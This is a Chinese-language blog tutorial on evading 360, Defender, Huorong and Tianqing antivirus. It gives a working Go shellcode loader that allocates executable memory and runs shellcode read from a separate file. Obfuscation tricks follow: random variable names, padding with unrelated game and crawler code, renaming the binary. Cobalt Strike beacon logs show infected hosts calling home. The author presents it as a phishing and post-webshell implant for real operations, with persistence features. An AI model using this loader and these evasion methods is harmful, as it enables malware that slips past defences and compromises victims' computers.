免杀这个东西，往深了做，可以做的很难，但是如果只是保持能过国内基本的，所谓360，Defender，火绒这三个经常在项目中遇到的杀软，还是相对简单的。

要想简单，核心思路就是白加黑形式的分离免杀。

白的东西，就是加载器，因为加载器本身就不会有病毒，它只是一个单纯把shellcode放到内存中加载的工具而已，除了用多了，杀软用特征匹配来查杀，其他的东西，是基本没有逻辑来杀的，因为它本身不含毒，而且也可以天然过沙箱，因为沙箱放进去没有shellcode加载，那啥也没有。

例如

我这里网上找了一段shellcode加载器loader

```
// inject shellcode注入函数
func thsdfgw45hjdsgsh34(b []byte) {

    //捕获数组下标越界
    defer func() {
        if err := recover(); err != nil {
            //调用Windows API
            var (
                aswetgasxdvfawerfwefcxza         = syscall.MustLoadDLL( name: "kernel32.dll")
                htfh45hdsg3wtgegergVirtualAlloc  = aswetgasxdvfawerfwefcxza.MustFindProc( name: "VirtualAlloc")          //使用kernel32.dll的VirtualAlloc函数申请虚拟内存
                bh45y43g423rf3wf34fRtlCopyMemory = syscall.MustLoadDLL( name: "ntdll.dll").MustFindProc( name: "RtlCopyMemory") //内存块复制
            )
            //time.Sleep(5 * time.Second)
            //使用内存操作api开辟一块内存，然后将shellcode的字节流写入
            addr, _, err := htfh45hdsg3wtgegergVirtualAlloc.Call( a...: 0, uintptr(len(b)), 0x1000|0x2000, 0x40)
            if err != nil && err.Error() != "The operation completed successfully." {
                syscall.Exit( code: 0)
            }
            //time.Sleep(5 * time.Second)
            //非重叠复制内存区域，将这片内存复制
            _, _, err = bh45y43g423rf3wf34fRtlCopyMemory.Call(addr, (uintptr)(unsafe.Pointer(&b[0])), uintptr(len(b)))
            if err != nil && err.Error() != "The operation completed successfully." {
                syscall.Exit( code: 0)
            }
            //time.Sleep(5 * time.Second)
            //执行成功之后会返回The operation completed successfully，所以直接将其打印出来
            //fmt.Println(err)
            syscall.SyscallN(addr,  args...: 0, 0, 0, 0)

        }
    }()

    var count []int
    //使之数组下标越界
    count = append(count[:1], count[2:]...)
}
```

这段代码本身是不含shellcode的，只是一个单纯的加载器

shellcode被我使用文件读取的方式来进行调用，先读取，然后再放进来加载。

这里首先找到锚点，然后把shellcode文件命名为1.c

```
tyjcgserrtjxgxdrtyweter := strings.Replace(werhgasdgfqwerthdge4wrtwgerdssaf,  old: "main.exe",  new: "1.c",  n: -1) /
```

然后再找一个文件读取的function

```go
func ResourceModel() {
    var str string
    file, err := os.Open(bdfgwertutyjdge3464yd)
    if err != nil {
        fmt.Println(err.Error())
        os.Exit( code: 1)
    }
    fileByte, err := ioutil.ReadAll(file)
    if err != nil {
        fmt.Println(err.Error())
        os.Exit( code: 1)
    }
    defer file.Close()
    fileStr := string(fileByte)
    if strings.Contains(fileStr,  substr: "{") {
        //这是Java和C#之流，截取{}内的hex
        str = fileStr[strings.LastIndex(fileStr,  substr: "{")+1 : strings.LastIndex(fileStr,  substr: "}")]
    } else if strings.Contains(fileStr,  substr: "\\x") {
        //这是c、python之流，提取""内的hex
        str = fileStr[strings.Index(fileStr,  substr: "\"")+1 : strings.LastIndex(fileStr,  substr: "\"")]
    }

    //过滤杂项
    str = strings.ReplaceAll(str,  old: "buf += b",  new: "")
    str = strings.ReplaceAll(str,  old: "buf +=",  new: "")
    str = strings.ReplaceAll(str,  old: "\"",  new: "")
    str = strings.ReplaceAll(str,  old: "\\x",  new: "")
    str = strings.ReplaceAll(str,  old: "0x",  new: "")
    str = strings.ReplaceAll(str,  old: " ",  new: "")
    str = strings.ReplaceAll(str,  old: ";",  new: "")
    str = strings.ReplaceAll(str,  old: ",",  new: "")
    str = strings.ReplaceAll(str,  old: "\n",  new: "")
    str = strings.ReplaceAll(str,  old: "\t",  new: "")
    str = strings.ReplaceAll(str,  old: "\r",  new: "")
    str = base64.StdEncoding.EncodeToString([]byte(str))
    ShellCodeByte = []byte(str)
}
```

然后再调用刚刚的shellcode注入函数

```go
func iukfghrtyhdfb467ufg() error {

    //只能选择一个参数
    //默认选择第一条参数
    //if Uri != "" {
    //  UriModel()
    //} else if FilePath != "" {
    //  ReadFileModel()
    //} else if Resource != "" {
    ResourceModel()
    //} else if CommLineCode != "" {
    //  CommLineModel()
    //}

    //将base64转字符串
    decodeBytes, err := base64.StdEncoding.DecodeString(string(ShellCodeByte))
    //fmt.Println(string(decodeBytes))

    //执行shellCode
    //将获取到的hex进行解码，转成二进制数组
    woasdfwefrqweasdf, err := hex.DecodeString(string(decodeBytes))

    if err == nil {
        thsdfgw45hjdsgsh34(woasdfwefrqweasdf)
    }
    return errors.New(err.Error())
}
```

最后go build直接编译一次（不要加任何隐藏后台进程的参数，会很容易被杀，后台运行进程在代码层面处理即可）

```
>go build main.go
```

得到对应的main.exe

main.exe	2022/12/7 11:31	应用程序	2,229 KB
main.go	2022/12/6 18:51	GO 文件	3 KB

然后进行检测

第一次没做修改的代码编译完，直接就被扫出来了

解决的方法也很简单

1、换变量名，然后颠倒代码位置，或者颠倒代码结构

比如这里我就随便换了几个变量名

```
//先声明一个srcFile
naizinaizifeichangda1, _ := os.Executable()
//fmt.Println(srcFile)
//把srcFile可以类比为C:\Users\aaa\AppData\Local\Temp\GoLand\___go_
//通过替换锚点 也就是类似于C:\Users\aaa\AppData\Local\Temp\GoLand\ws
//替换完毕 变成C:\Users\aaa\AppData\Local\Temp\GoLand\1.c 然后进行
naizinaizifeichangda2 := strings.Replace(naizinaizifeichangda1,
//Resource = "1.c"
//这里Resource文件变成了
naizinaizifeichangda3 = naizinaizifeichangda2
//fmt.Println("resource" + Resource)
hide(w32.SW_HIDE)
eeexec()
```

2、直接加一些莫名其妙的代码进去填充


这里随便从网上找一些golang游戏代码，golang爬虫代码塞进去

```
const (
    CFG_FILENAME = "proxy_cfg.json"
    YUSER        = "pony"
    YPASSWD      = "1234546"
    IPPROXY      = "http://127.0.0.1:10100"
)

// 超级鹰返回值
type ResCjy struct {
    ERRNO  int    `json:"ERR_NO"`
    ERRSTR string `json:"ERR_STR"`
    PICID  string `json:"PIC_ID"`
    PICSTR string `json:"PIC_STR"` // 字符串验证码
    MD5    string `json:"MD5"`
}
type ProxyCfg struct {
    User    string `json:"user"`
    Passwd  string `json:"passwd"`
    IPProxy string `json:"ipproxy"`
}

var Proxycfg = &ProxyCfg{}
```

```go
func asdf() {
    qipan = [][]int{
        {0, 0, 0, 0, 0, 0, 0, 0},
        {0, 0, 0, 0, 0, 0, 0, 0},
        {0, 0, 0, 1, 0, 0, 0, 0},
        {0, 0, 0, 0, 1, 0, 0, 0},
        {0, 0, 0, 0, 0, 1, 0, 0},
        {0, 0, 0, 0, 0, 0, 1, 0},
        {0, 0, 0, 0, 0, 0, 0, 0},
        {0, 0, 0, 0, 0, 0, 0, 0},
    }

    luozi( x: 1,  y: 2,  color: 1)
    fmt.Println(result)
}

var direct = [][]int{{-1, -1}, {-1, 0}, {-1, 1}, {0, -1}, {0, 1}, {1, -1}, {1, 0}, {1, 1}}
var num int = 5

func worker(x, y, color, level int, direct []int, f func(x, y, color int) bool) bool {

    if level == num {
        return true
    }

    if !f(x, y, color) {
        return false
    }

    return worker(x+direct[0], y+direct[1], color, level+1, direct, f)
}

func judgeValid(x, y, color int) bool {
    if x < 0 || x >= len(qipan) || y < 0 || y >= len(qipan[0]) {
        return false
    }
```

golang的一个好处就是，这些函数和变量塞进去之后，就算不调用也没事，编译也不会报错

做完以上两步之后，再次编译一下，然后去360那里送检




他便认不出我了，ok检验通过

那再试试defender，天擎，火绒

首先全部更新到最新版本然后过检

df



天擎


暂无更新
Build：0.4911
完 成
病毒库：2022-12-06
补丁库：2022.11.16.1
策略更新时间：2022-12-07 11:55:30
清理垃圾
系统修复
安全防护
防黑加固
功能大

main.exe
2022/12/7 11:46
应用程序
2,244 KB


返 回
扫描完成！
扫描时间：00:00:02
扫描类型：自定义扫描
扫描项目：1个
重新扫描
扫描完成，未发现木马和安全危险项！


火绒


接一个实战测试

中午睡了一觉，发现上午做的那个马又被杀了，我觉得很奇怪


然后又随便加了一点代码，然后发现还是被360杀，然后就把马换了个名字，改成了drama.exe

然后就不杀了





这里把马和shellcode放到一个文件夹下面，然后直接双击drama.exe即可



```
beacon> shell ipconfig&whoami
[*] Tasked beacon to run: ipconfig&whoami
[+] host called home, sent: 46 bytes
[+] received output:

Windows IP 配置


以太网适配器 Ethernet0:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::78e0:1fe3:b9d7:1fb1%9
   IPv4 地址 . . . . . . . . . . . . : 192.168.93.128
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.93.2

以太网适配器 以太网:

   媒体状态 . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :

以太网适配器 蓝牙网络连接:

   媒体状态 . . . . . . . . . . . . : 媒体已断开连接
   连接特定的 DNS 后缀 . . . . . . . :
desktop-gd0n1rf\fuckdog
```

上线且执行命令成功(cs4.7)

df，火绒，天擎环境也均可上线成功&执行命令

external	internal ▲	listener	user	computer	note	process	pid	arch	last	sleep
	192.168.56.131		fuckdog	DESKTOP-A4KLHEF		drama.exe	7032	x64	54ms	interactive
	192.168.93.128		fuckdog	DESKTOP-GD0N1RF		drama.exe	4532	x64	494ms	interactive
	192.168.93.129		fuckdog	DESKTOP-GD0N1RF		drama.exe	3324	x64	966ms	interactive


那么简单的免杀就做完了，也能够投入实战。

其实我本身这个马是一个配合lnk的钓鱼马，还不是实战中拿到webshell之后上传用的马。


之前拿别人被杀的loader改了一版实战上传马，加载方面，只保留了这个分离的功能，其他全部删掉。

原版是https://github.com/yqcs/ZheTian

用的观世音师傅的v1版本zhetian改的



九月份改了一版，到现在也没事，可以很久都不被杀，原理也是本体无害化，分离免杀




这个马我还多写了一些功能，例如上线之后进程迁移+自动驻留等，因此体积大了一点，但是反正不是钓鱼用的，也还好，或者遇到了很严格的网络环境，东西大了传不上去的时候，那就不用golang，换语言再定制开发，如c/c++/nim之类的，可以做到kb级别。

golang就是这样，一个很简单的东西，做出来也很大，反正不管什么语言，思路还是这个思路，就是本体无害化，就能做到开发简单+相对持久的免杀效果。


我做的杀马特跑起来的效果

这里直接360环境-s加载即可

当时做的时候为了调试方便也没删掉这些shellcode，直接print出来了



这里显示成功，cs就已经上线了



360全家桶环境正常执行命令

国内的杀软，Defender如果用原版的4.5没改过Beacon，上线可以正常上线，但是执行命令的时候就会挂，过不了内存。

火绒，360，天擎之类的，就不太影响，没有很强的内存查杀能力。

CS4.7原生可以直接过Defender，不影响。

免杀的本质就是伪装，伪装的本质不是把自己弄得很特殊，而是把自己弄得人模狗样，衣冠禽兽，这个感觉。

就好像黑社会一样，如果给人一眼看上去就是黑社会，其实都还处于相对低级的层面。

高级的黑社会，很多喝着茶，衣冠楚楚，谈笑风生，斯斯文文，真正的见不得人东西都被很好的隐藏起来了。

做马也是这个道理，如果做的东西看起来就像个不正常的东西，那就会被杀。

尽量保持正常化，无害化（加白），思路本身是大于技术实现的。

我是觉得做事情有投入产出比，我承认有些兄弟花了很大精力在免杀上面，做了很牛逼的马出来。

但是我只是一个红队而已，我还有很多事情要做，我的目的只是为了花最少的成本，日下最多的站，和专门做安全研究的人还有区别。

实战中遇到了杀软，我只想现在过掉而已，因此更加追求一些朴实好用简单易学的方法，能过就行，其他的后面再说。

反正我也不贪，不求一步到位，但求每一次都会有点进步，有一些进展，能真正的把事情推动，仅此而已。

Done